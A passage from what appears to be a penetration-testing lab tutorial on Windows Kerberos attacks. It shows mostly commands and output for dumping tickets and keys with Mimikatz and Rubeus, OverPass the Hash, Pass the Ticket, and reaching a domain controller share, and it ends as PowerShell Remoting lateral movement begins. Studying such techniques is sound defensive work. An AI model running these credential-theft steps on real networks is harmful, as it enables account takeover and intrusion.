mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 329278 (00000000:0005063e)
Session           : Network from 0
User Name         : DC01$
Domain            : HTB
Logon Server      : (null)
Logon Time        : 7/12/2022 9:39:55 AM
SID               : S-1-5-18

         * Username : DC01$
         * Domain   : inlanefreight.htb
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?
         [00000000]
           Start/End/MaxRenew: 7/12/2022 9:39:55 AM ; 7/12/2022 7:39:54 PM
;
           Service Name (02) : LDAP ; DC01.inlanefreight.htb ;
inlanefreight.htb ; @ inlanefreight.htb
           Target Name  (--) : @ inlanefreight.htb
           Client Name  (01) : DC01$ ; @ inlanefreight.htb
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ;
pre_authent ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac

31cfa427a01e10f6e09492f2e8ddf7f74c79a5ef6b725569e19d614a35a69c07
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 5
[...]
           * Saved to file [0;5063e][email protected] !

        Group 2 - Ticket Granting Ticket

<SNIP>

mimikatz # exit
Bye!
c:\tools> dir *.kirbi

Directory: c:\tools

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----

<SNIP>

-a----        7/12/2022   9:44 AM           1445 [0;6c680][email
protected]
```

```
-a----        7/12/2022   9:44 AM           1565 [0;3e7][email protected]

<SNIP>
```

The tickets that end with `$` correspond to the computer account, which needs a ticket to interact with the Active Directory. User tickets have the user's name, followed by an `@` that separates the service name and the domain, for example: `[randomvalue][email protected]`.

Note: If you pick a ticket with the service krbtgt, it corresponds to the TGT of that account.

We can also export tickets using `Rubeus` and the option `dump`. This option can be used to dump all tickets (if running as a local administrator). `Rubeus dump`, instead of giving us a file, will print the ticket encoded in base64 format. We are adding the option `/nowrap` for easier copy-paste.

Note: At the time of writing, using Mimikatz version 2.2.0 20220919, if we run "sekurlsa::ekeys" it presents all hashes as des_cbc_md4 on some Windows 10 versions. Exported tickets (sekurlsa::tickets /export) do not work correctly due to the wrong encryption. It is possible to use these hashes to generate new tickets or use Rubeus to export tickets in base64 format.

Rubeus - Export Tickets

```
c:\tools> Rubeus.exe dump /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

Action: Dump Kerberos Ticket Data (All Users)

[*] Current LUID    : 0x6c680
    ServiceName           :  krbtgt/inlanefreight.htb
    ServiceRealm          :  inlanefreight.htb
    UserName              :  DC01$
    UserRealm             :  inlanefreight.htb
    StartTime             :  7/12/2022 9:39:54 AM
    EndTime               :  7/12/2022 7:39:54 PM
    RenewTill             :  7/19/2022 9:39:54 AM
    Flags                 :  name_canonicalize, pre_authent, renewable,
```

```
forwarded, forwardable
    KeyType               :  aes256_cts_hmac_sha1
    Base64(key)           :  KWBMpM4BjenjTniwH0xw8FhvbFSf+SBVZJJcWgUKi3w=
    Base64EncodedTicket   :

doIE1jCCBNKgAwIBBaEDAgEWooID7TCCA+lhggPlMIID4aADAgEFoQkbB0hUQi5DT02iHDAaoA
MCAQKhEzARGwZrcmJ0Z3QbB0hUQi5DT02jggOvMIIDq6ADAgESoQMCAQKiggOdBIIDmUE/AWlM
6VlpGv+Gfvn6bHXrpRjRbsgcw9beSqS2ihO+FY/2Rr0g0iHowOYOgn7EBV3JYEDTNZS2ErKNLV
Oh0/TczLexQk+bKTMh55oNNQDVzmarvzByKYC0XRTjb1jPuVz4exraxGEBTgJYUunCy/R5agIa
6xuuGUvXL+6AbHLvMb+ObdU7Dyn9eXruBscIBX5k3D3S5sNuEnm1sHVsGuDBAN5Ko6kZQRTx22
A+lZZD12ymv9rh8S41z0+pfINdXx/VQAxYRL5QKdjbndchgpJro4mdzuEiu8wYOxbpJdzMANSS
Qiep+wOTUMgimcHCCCrhXdyR7VQoRjjdmTrKbPVGltBOAWQOrFs6YK1OdxBles1GEibRnaoT9q
wEmXOa4ICzhjHgph36TQIwoRC+zjPMZl9lf+qtpuOQK86aG7Uwv7eyxwSa1/H0mi5B+un2xKaR
mj/mZHXPdT7B5Ruwct93F2zQQ1mKIH0qLZO1Zv/G0IrycXxoE5MxMLERhbPl4Vx1XZGJk2a3m8
BmsSZJt/++rw7YE/vmQiW6FZBO/2uzMgPJK9xI8kaJvTOmfJQwVlJslsjY2RAVGly1B0Y80Uje
N8iVmKCk3Jvz4QUCLK2zZPWKCn+qMTtvXBqx80VH1hyS8FwU3oh90IqNS1VFbDjZdEQpBGCE/m
rbQ2E/rGDKyGvIZfCo7t+kuaCivnY8TTPFszVMKTDSZ2WhFtO2fipId+shPjk3RLI89BT4+TDz
GYKU2ipkXm5cEUnNis4znYVjGSIKhtrHltnBO3d1pw402xVJ5lbT+yJpzcEc5N7xBkymYLHAbM
9DnDpJ963RN/0FcZDusDdorHA1DxNUCHQgvK17iametKsz6Vgw0zVySsPp/wZ/tssglp5UU6in
1Bq91hA2c35l8M1oGkCqiQrfY8x3GNpMPixwBdd2OU1xwn/gaon2fpWEPFzKgDRtKe1FfTjoEy
SGr38QSs1+JkVk0HTRUbx9Nnq6w3W+D1p+FSCRZyCF/H1ahT9o0IRkFiOj0Cud5wyyEDom08wO
mgwxK0D/0aisBTRzmZrSfG7Kjm9/yNmLB5va1yD3IyFiMreZZ2WRpNyK0G6L4H7NBZPcxIgE/C
xx/KduYTPnBDvwb6uUDMcZR83lVAQ5NyHHaHUOjoWsawHraI4uYgmCqXYN7yYmJPKNDI290GMb
n1zIPSSL82V3hRbOO8CZNP/f64haRlR63GJBGaOB1DCB0aADAgEAooHJBIHGfYHDMIHAoIG9MI
G6MIG3oCswKaADAgESoSIEICIgTKTOAY3p4054sB9McPBYb2xUn/kgVWSSXFoFCot8oQkbB0hU
Qi5DT02iEjAQoAMCAQGhCTAHGwVEQzAxJKMHAwUAYKEAAKURGA8yMDIyMDcxMjEzMzk1NFqmER
gPMjAyMjA3MTIyMzM5NTRapxEYDzIwMjIwNzE5MTMzOTU0WqgJGwdIVEIuQ09NqRwwGqADAgEC
oRMwERsGa3JidGd0GwdIVEIuQ09N

  UserName                 : plaintext
  Domain                   : HTB
  LogonId                  : 0x6c680
  UserSID                  : S-1-5-21-228825152-3134732153-3833540767-1107
  AuthenticationPackage    : Kerberos
  LogonType                : Interactive
  LogonTime                : 7/12/2022 9:42:15 AM
  LogonServer              : DC01
  LogonServerDNSDomain     : inlanefreight.htb
  UserPrincipalName        : [email protected]

    ServiceName            :  krbtgt/inlanefreight.htb
    ServiceRealm           :  inlanefreight.htb
    UserName               :  plaintext
    UserRealm              :  inlanefreight.htb
    StartTime              :  7/12/2022 9:42:15 AM
    EndTime                :  7/12/2022 7:42:15 PM
    RenewTill              :  7/19/2022 9:42:15 AM
    Flags                  :  name_canonicalize, pre_authent, initial,
renewable, forwardable
    KeyType                :  aes256_cts_hmac_sha1
```

```
    Base64(key)           :  2NN3wdC4FfpQunUUgK+MZO8f20xtXF0dbmIagWP0Uu0=
    Base64EncodedTicket   :

doIE9jCCBPKgAwIBBaEDAgEWooIECTCCBAVhggQBMIID/aADAgEFoQkbB0hUQi5DT02iHDAaoA
MCAQKhEzARGwZrcmJ0Z3QbB0hUQi5DT02jggPLMIIDx6ADAgESoQMCAQKiggO5BIIDtc6ptErl
3sAxJsqVTkV84/IcqkpopGPYMWzPcXaZgPK9hL0579FGJEBXX+Ae90rOcpbrbErMr52WEVa/E2
vVsf37546ScP0+9LLgwOAoLLkmXAUqP4zJw47nFjbZQ3PHs+vt6LI1UnGZoaUNcn1xI7VasrDo
Fakj/ZH+GZ7EjgpBQFDZy0acNL8cK0AIBIe8fBF5K7gDPQugXaB6diwoVzaO/E/p8m3t35CR1P
qutI5SiPUNim0s/snipaQnyuAZzOqFmhwPPujdwOtm1jvrmKV1zKcEo2CrMb5xmdoVkSn4L6Al
X328K0+OUILS5GOe2gX6Tv1zw1F9ANtEZF6FfUk9A6E0dc/OznzApNlRqnJ0dq45mD643HbewZ
TV8YKS/lUovZ6WsjsyOy6UGKj+qF8WsOK1YsO0rW4ebWJOnrtZoJXryXYDf+mZ43yKcS10etHs
q1B2/XejadVr1ZY7HKoZKi3gOx3ghk8foGPfWE6kLmwWnT16COWVI69D9pnxjHVXKbB5BpQWAF
UtEGNlj7zzWTPEtZMVGeTQOZ0FfWPRS+EgLmxUc47GSVON7jhOTx3KJDmE7WHGsYzkWtKFxKEW
MNxIC03P7r9seEo5RjS/WLant4FCPI+0S/tasTp6GGP30lbZT31WQER49KmSC75jnfT/9lXMVP
HsA3VGG2uwGXbq1H8UkiR0ltyD99zDVTmYZ1aP4y63F3Av9cg3dTnz60hNb7H+AFtfCjHGWdwp
f9HZ0u0HlBHSA7pYADoJ9+ioDghL+cqzPn96VyDcqbauwX/FqC/udT+cgmkYFzSIzDhZv6EQmj
UL4b2DFL/Mh8BfHnFCHLJdAVRdHlLEEl1MdK9/089O06kD3qlE6s4hewHwqDy39ORxAHHQBFPU
211nhuU4Jofb97d7tYxn8f8c5WxZmk1nPILyAI8u9z0nbOVbdZdNtBg5sEX+IRYyY7o0z9hWJX
pDPuk0ksDgDckPWtFvVqX6Cd05yP2OdbNEeWns9JV2D5zdS7Q8UMhVo7z4GlFhT/eOopfPc0bx
LoOv7y4fvwhkFh/9LfKu6MLFneNff0Duzjv9DQOFd1oGEnA4MblzOcBscoH7CuscQQ8F5xUCf7
2BVY5mShq8S89FG9GtYotmEUe/j+Zk6QlGYVGcnNcDxIRRuyI1qJZxCLzKnL1xcKBF4RblLcUt
kYDT+mZlCSvwWgpieq1VpQg42Cjhxz/+xVW4Vm7cBwpMc77Yd1+QFv0wBAq5BHvPJI4hCVPs7Q
ejgdgwgdWgAwIBAKKBzQSByn2BxzCBxKCBwTCBvjCBu6ArMCmgAwIBEqEiBCDY03fB0LgV+lC6
dRSAr4xk7x/bTG1cXR1uYhqBY/RS7aEJGwdIVEIuQ09NohYwFKADAgEBoQ0wCxsJcGxhaW50ZX
h0owcDBQBA4QAApREYDzIwMjIwNzEyMTM0MjE1WqYRGA8yMDIyMDcxMjIzNDIxNVqnERgPMjAy
MjA3MTkxMzQyMTVaqAkbB0hUQi5DT02pHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB0hUQi5DT00=

<SNIP>
```


Note: To collect all tickets we need to execute Mimikatz or Rubeus as an administrator.

This is a common way to retrieve tickets from a computer. Another advantage of abusing Kerberos tickets is the ability to forge our own tickets. Let's see how we can do this using the `OverPass the Hash or Pass the Key` technique.

Pass the Key or OverPass the Hash

The traditional `Pass the Hash (PtH)` technique involves reusing an NTLM password hash that doesn't touch Kerberos. The `Pass the Key` or `OverPass the Hash` approach converts a hash/key (rc4_hmac, aes256_cts_hmac_sha1, etc.) for a domain-joined user into a full `Ticket-Granting-Ticket (TGT)`. This technique was developed by Benjamin Delpy and Skip Duckwall in their presentation Abusing Microsoft Kerberos - Sorry you guys don't get it. Also Will Schroeder adapted their project to create the Rubeus tool.

To forge our tickets, we need to have the user's hash; we can use Mimikatz to dump all users Kerberos encryption keys using the module `sekurlsa::ekeys`. This module will enumerate all key types present for the Kerberos package.

Mimikatz - Extract Kerberos Keys

```
c:\tools> mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug  6 2020 14:53:43
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::ekeys
<SNIP>

Authentication Id : 0 ; 444066 (00000000:0006c6a2)
Session           : Interactive from 1
User Name         : plaintext
Domain            : HTB
Logon Server      : DC01
Logon Time        : 7/12/2022 9:42:15 AM
SID               : S-1-5-21-228825152-3134732153-3833540767-1107

         * Username : plaintext
         * Domain   : inlanefreight.htb
         * Password : (null)
         * Key List :
           aes256_hmac
b21c99fc068e3ab2ca789bccbef67de43791fd911c6e15ead25641a8fda3fe60
           rc4_hmac_nt       3f74aa8f08f712f09cd5177b5c1ce50f
           rc4_hmac_old      3f74aa8f08f712f09cd5177b5c1ce50f
           rc4_md4           3f74aa8f08f712f09cd5177b5c1ce50f
           rc4_hmac_nt_exp   3f74aa8f08f712f09cd5177b5c1ce50f
           rc4_hmac_old_exp  3f74aa8f08f712f09cd5177b5c1ce50f
<SNIP>
```

Now that we have access to the `AES256_HMAC` and `RC4_HMAC` keys, we can perform the OverPass the Hash or Pass the Key attack using `Mimikatz` and `Rubeus`.

Mimikatz - Pass the Key or OverPass the Hash

```
c:\tools> mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug  6 2020 14:53:43
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /domain:inlanefreight.htb /user:plaintext
/ntlm:3f74aa8f08f712f09cd5177b5c1ce50f

user    : plaintext
domain  : inlanefreight.htb
program : cmd.exe
impers. : no
NTLM    : 3f74aa8f08f712f09cd5177b5c1ce50f
  |  PID  1128
  |  TID  3268
  |  LSA Process is now R/W
  |  LUID 0 ; 3414364 (00000000:0034195c)
  \_ msv1_0   - data copy @ 000001C7DBC0B630 : OK !
  \_ kerberos - data copy @ 000001C7E20EE578
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001C7E2136BC8 (32) -> null
```

This will create a new `cmd.exe` window that we can use to request access to any service we want in the context of the target user.

To forge a ticket using `Rubeus`, we can use the module `asktgt` with the username, domain, and hash which can be `/rc4`, `/aes128`, `/aes256`, or `/des`. In the following example, we use the aes256 hash from the information we collect using Mimikatz `sekurlsa::ekeys`.

Rubeus - Pass the Key or OverPass the Hash

```
c:\tools> Rubeus.exe  asktgt /domain:inlanefreight.htb /user:plaintext
/aes256:b21c99fc068e3ab2ca789bccbef67de43791fd911c6e15ead25641a8fda3fe60
/nowrap
```

```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 3f74aa8f08f712f09cd5177b5c1ce50f
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\plaintext'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAaoA
MCAQKhEzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKiggOpBIIDpY8Kcp4i
71zFcWRgpx8ovymu3HmbOL4MJVCfkGIrdJEO0iPQbMRY2pzSrk/gHuER2XRLdV/LSsa2xrdJJi
r1eVugDFCoGFT2hDcYcpRdifXw67WofDM6Z6utsha+4bL0z6QN+tdpPlNQFwjuWmBrZtpS9TcC
blotYvDHa0aLVsroW/fqXJ4KIV2tVfbVIDJvPkgdNAbhp6NvlbzeakR1oO5RTm7wtRXeTirfo6
C9Ap0HnctlHAd+Qnvo2jGUPP6GHIhdlaM+QShdJtzBEeY/xIrORiiylYcBvOoir8mFEzNpQgYA
DmbTmg+c7/NgNO8Qj4AjrbGjVf/QWLlGc7sH9+tARi/Gn0cGKDK481A0zz+9C5huC9ZoNJ/18r
WfJEb4P2kjlgDI0/fauT5xN+3NlmFVv0FSC8/909pUnovy1KkQaMgXkbFjlxeheoPrP6S/TrEQ
8xKMyrz9jqs3ENh//q738lxSo8J2rZmv1QHy+wmUKif4DUwPyb4AHgSgCCUUppIFB3UeKjqB5s
rqHR78YeAWgY7pgqKpKkEomy922BtNprk2iLV1cM0trZGSk6XJ/H+JuLHI5DkuhkjZQbb1kpMA
2CAFkEwdL9zkfrsrdIBpwtaki8pvcBPOzAjXzB7MWvhyAQevHCT9y6iDEEvV7fsF/B5xHXiw3U
r3P0xuCS4K/Nf4GC5PIahivW3jkDWn3g/0nl1K9YYX7cfgXQH9/inPS0OF1doslQfT0VUHTzx8
vG3H25vtc2mPrfIwfUzmReLuZH8GCvt4p2BAbHLKx6j/HPa4+YPmV0GyCv9iICucSwdNXK53Q8
tPjpjROha4AGjaK50yY8lgknRA4dYl7+O2+j4K/lBWZHy+IPgt3TO7YFoPJIEuHtARqigF5UzG
1S+mefTmqpuHmoq72KtidINHqi+GvsvALbmSBQaRUXsJW/Lf17WXNXmjeeQWemTxlysFs1uRw9
JlPYsGkXFh3fQ2ngax7JrKiO1/zDNf6cvRpuygQRHMOo5bnWgB2E7hVmXm2BTimE7axWcmopbI
kEi165VOy/M+pagrzZDLTiLQOP/X8D6G35+srSr4YBWX4524/Nx7rPFCggxIXEU4zq3Ln1KMT9
H7efDh+h0yNSXMVqBSCZLx6h3Fm2vNPRDdDrq7uz5UbgqFoR2tgvEOSpeBG5twl4MSh6VA7LwF
i2usqqXzuPgqySjA1nPuvfy0Nd14GrJFWo6eDWoOy2ruhAYtaAtYC6OByDCBxaADAgEAooG9BI
G6fYG3MIG0oIGxMIGuMIGroBswGaADAgEXoRIEENEzis1B3YAUCjJPPsZjlduhCRsHSFRCLkNP
TaIWMBSgAwIBAaENMAsbCXBsYWludGV4dKMHAwUAQOEAAKURGA8yMDIyMDcxMjE1MjgyNlqmER
gPMjAyMjA3MTMwMTI4MjZapxEYDzIwMjIwNzE5MTUyODI2WqgJGwdIVEIuQ09NqRwwGqADAgEC
oRMwERsGa3JidGd0GwdodGIuY29t

  ServiceName           :  krbtgt/inlanefreight.htb
  ServiceRealm          :  inlanefreight.htb
  UserName              :  plaintext
  UserRealm             :  inlanefreight.htb
  StartTime             :  7/12/2022 11:28:26 AM
  EndTime               :  7/12/2022 9:28:26 PM
  RenewTill             :  7/19/2022 11:28:26 AM
  Flags                 :  name_canonicalize, pre_authent, initial,
renewable, forwardable
```

```
  KeyType                  :  rc4_hmac
  Base64(key)              :  0TOKzUHdgBQKMk8+xmOV2w==
```

Note: Mimikatz requires administrative rights to perform the Pass the Key/OverPass the Hash attacks, while Rubeus doesn't.

To learn more about the difference between Mimikatz `sekurlsa::pth` and Rubeus `asktgt`, consult the Rubeus tool documentation Example for OverPass the Hash.

Note: Modern Windows domains (functional level 2008 and above) use AES encryption by default in normal Kerberos exchanges. If we use a rc4_hmac (NTLM) hash in a Kerberos exchange instead of an aes256_cts_hmac_sha1 (or aes128) key, it may be detected as an "encryption downgrade."

Pass the Ticket (PtT)

Now that we have some Kerberos tickets, we can use them to move laterally within an environment.

With `Rubeus` we performed an OverPass the Hash attack and retrieved the ticket in base64 format. Instead, we could use the flag `/ptt` to submit the ticket (TGT or TGS) to the current logon session.

Rubeus Pass the Ticket

```
c:\tools> Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext
/rc4:3f74aa8f08f712f09cd5177b5c1ce50f /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 3f74aa8f08f712f09cd5177b5c1ce50f
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\plaintext'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAaoA
MCAQKh

EzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKiggOpBIIDpcGX6rbUlYxOWe
Mmu/zb

f7vGgDj/g+P5zzLbr+XTIPG0kI2WCOlAFCQqz84yQd6IRcEeGjG4YX/9ezJogYNtiLnY6YPkql
QaG1Nn

pAQBZMIhs01EH62hJR7W5XN57Tm0OLF6OFPWAXncUNaM4/aeoAkLQHZurQlZFDtPrypkwNFQ0p
I60NP2

9H98JGtKKQ9PQWnMXY7Fc/5j1nXAMVj+Q5Uu5mKGTtqHnJcsjh6waE3Vnm77PMilL1OvH3Om1b
XKNNan

JNCgb4E9ms2XhO0XiOFv1h4P0MBEOmMJ9gHnsh4Yh1HyYkU+e0H7oywRqTcsIg1qadE+gIhTcR
31M5mX

5TkMCoPmyEIk2MpO8SwxdGYaye+lTZc55uW1Q8u8qrgHKZoKWk/M1DCvUR4v6dg114UEUhp7Ww
hbCEtg

5jvfr4BJmcOhhKIUDxyYsT3k59RUzzx7PRmlpS0zNNxqHj33yAjm79ECEc+5k4bNZBpS2gJeIT
WfcQOp

lQ08ZKfZw3R3TWxqca4eP9Xtqlqv9SK5kbbnuuWIPV2/QHi3deB2TFvQp9CSLuvkC+4oNVg3VV
R4bQ1P

fU0+SPvL80fP7ZbmJrMan1NzLqit2t7MPEImxum049nUbFNSH6D57RoPAaGvSHePEwbqIDTghC
JMic2X

c7YJeb7y7yTYofA4WXC2f1MfixEEBIqtk/drhqJAVXz/WY9r/sWWj6dw9eEhmj/tVpPG2o1WBu
RFV72K

Qp3QMwJjPEKVYVK9f+uahPXQJSQ7uvTgfj3N5m48YBDuZEJUJ52vQgEctNrDEUP6wlCU5M0DLA
nHrVl4

Qy0qURQa4nmr1aPlKX8rFd/3axl83HTPqxg/b2CW2YSgEUQUe4SqqQgRlQ0PDImWUB4RHt+cH6
D563n4

PN+yqN20T9YwQMTEIWi7mT3kq8JdCG2qtHp/j2XNuqKyf7FjUs5z4GoIS6mp/3U/kdjVHonq5T
qyAWxU

wzVSa4hlVgbMq5dElbikynyR8maYftQk+AS/xYby0UeQweffDOnCixJ9p7fbPu0Sh2QWbaOYva
eKiG+A

GhUAUi5WiQMDSf8EG8vgU2gXggt2Slr948fy7vhROp/CQVFLHwl5/kGjRHRdVj4E+Zwwxl/3IQ
AU0+ag

GrHDlWUe3G66NrR/Jg8zXhiWEiViMd5qPC2JTW1ronEPHZFevsU0pVK+MDLYc3zKdfn0q0a3ys
9DLoYJ
```

```
8zNLBL3xqHY9lNe6YiiAzPG+Q6OByDCBxaADAgEAooG9BIG6fYG3MIG0oIGxMIGuMIGroBswGa
ADAgEX

oRIEED0RtMDJnODs5w89WCAI3bChCRsHSFRCLkNPTaIWMBSgAwIBAaENMAsbCXBsYWludGV4dK
MHAwUA

QOEAAKURGA8yMDIyMDcxMjE2Mjc0N1qmERgPMjAyMjA3MTMwMjI3NDdapxEYDzIwMjIwNzE5MT
YyNzQ3
      WqgJGwdIVEIuQ09NqRwwGqADAgECoRMwERsGa3JidGd0GwdodGIuY29t
[+] Ticket successfully imported!

  ServiceName           :  krbtgt/inlanefreight.htb
  ServiceRealm          :  inlanefreight.htb
  UserName              :  plaintext
  UserRealm             :  inlanefreight.htb
  StartTime             :  7/12/2022 12:27:47 PM
  EndTime               :  7/12/2022 10:27:47 PM
  RenewTill             :  7/19/2022 12:27:47 PM
  Flags                 :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType               :  rc4_hmac
  Base64(key)           :  PRG0wMmc4OznDz1YIAjdsA==
```

Note that now it displays `Ticket successfully imported!`.

Another way is to import the ticket into the current session using the `.kirbi` file from the disk.

Let's use a ticket exported from Mimikatz and import it using Pass the Ticket.

Rubeus - Pass the Ticket

```
c:\tools> Rubeus.exe ptt /ticket:[0;6c680][email protected]


 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.5.0

[*] Action: Import Ticket
[+] ticket successfully imported!

c:\tools> dir \\DC01.inlanefreight.htb\c$
```

```
Directory: \\dc01.inlanefreight.htb\c$

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         6/4/2022  11:17 AM                Program Files
d-----         6/4/2022  11:17 AM                Program Files (x86)

<SNIP>
```

We can also use the base64 output from Rubeus or convert a .kirbi to base64 to perform the Pass the Ticket attack. We can use PowerShell to convert a .kirbi to base64.

Convert .kirbi to Base64 Format

```
PS c:\tools> [Convert]::ToBase64String([IO.File]::ReadAllBytes("[0;6c680]
[email protected]"))

doQAAAWfMIQAAAWZoIQAAAADAgEFoYQAAAADAgEWooQAAAQ5MIQAAAQzYYQAAAQtMIQAAAQnoI
QAAAADAgEFoYQAAAAJGwdIVEIuQ09NooQAAAAsMIQAAAAmoIQAAAADAgECoYQAAAAXMIQAAAAR
GwZrcmJ0Z3QbB0hUQi5DT02jhAAAA9cwhAAAA9GghAAAAAMCARKhhAAAAAMCAQKihAAAA7kEgg
O1zqm0SuXewDEmypVORXzj8hyqSmikY9gxbM9xdpmA8r2EvTnv0UYkQFdf4B73Ss5ylutsSsyv
nZYRVr8Ta9Wx/fvnjpJw/T70suDA4CgsuSZcBSo/jMnDjucWNtlDc8ez6<SNIP>
```

Using Rubeus, we can perform a Pass the Ticket providing the base64 string instead of the file name.

Pass the Ticket - Base64 Format

```
c:\tools> Rubeus.exe ptt
/ticket:doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT0
2iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKiggOpBIID
pY8Kcp4i71zFcWRgpx8ovymu3HmbOL4MJVCfkGIrdJEO0iPQbMRY2pzSrk/gHuER2XRLdV/<SN
IP>

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.5.0

[*] Action: Import Ticket
[+] ticket successfully imported!
```

```
c:\tools> dir \\DC01.inlanefreight.htb\c$
Directory: \\dc01.inlanefreight.htb\c$

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         6/4/2022  11:17 AM                Program Files
d-----         6/4/2022  11:17 AM                Program Files (x86)

<SNIP>
```

Finally, we can also perform the Pass the Ticket attack using the Mimikatz module `kerberos::ptt` and the .kirbi file that contains the ticket we want to import.

Mimikatz - Pass the Ticket

```
C:\tools> mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug  6 2020 14:53:43
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt "C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]
[email protected]"

* File: 'C:\Users\plaintext\Desktop\Mimikatz\[0;6c680][email protected]':
OK
mimikatz # exit
Bye!
c:\tools> dir \\DC01.inlanefreight.htb\c$
Directory: \\dc01.inlanefreight.htb\c$

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         6/4/2022  11:17 AM                Program Files
d-----         6/4/2022  11:17 AM                Program Files (x86)

<SNIP>
```

Note: Instead of opening mimikatz.exe with cmd.exe and exiting to get the ticket into the current command prompt, we can use the Mimikatz module `misc` to launch a new command

prompt window with the imported ticket using the `misc::cmd` command.

Pass The Ticket with PowerShell Remoting (Windows)

PowerShell Remoting allows us to run scripts or commands on a remote computer. Administrators often use PowerShell Remoting to manage remote computers on the network. Enabling PowerShell Remoting creates both HTTP and HTTPS listeners. The listener runs on standard port TCP/5985 for HTTP and TCP/5986 for HTTPS.

To create a PowerShell Remoting session on a remote computer, you must have administrative permissions, be a member of the Remote Management Users group, or have explicit PowerShell Remoting permissions in your session configuration.

Suppose we find a user account that doesn't have administrative privileges on a remote computer but is a member of the Remote Management Users group. In that case, we can use PowerShell Remoting to connect to that computer and execute commands.

Mimikatz - PowerShell Remoting with Pass the Ticket

To use PowerShell Remoting with Pass the Ticket, we can use Mimikatz to import our ticket and then open a PowerShell console and connect to the target machine. Let's open a new `cmd.exe` and execute mimikatz.exe, then import the ticket we collected using `kerberos::ptt`. Once the ticket is imported into our cmd.exe session, we can launch a PowerShell command prompt from the same cmd.exe and use the command `Enter-PSSession` to connect to the target machine.

Mimikatz - Pass the Ticket for Lateral Movement.

```
C:\tools> mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt "C:\Users\Administrator.WIN01\Desktop\[0;1812a]
[email protected]"
```

```
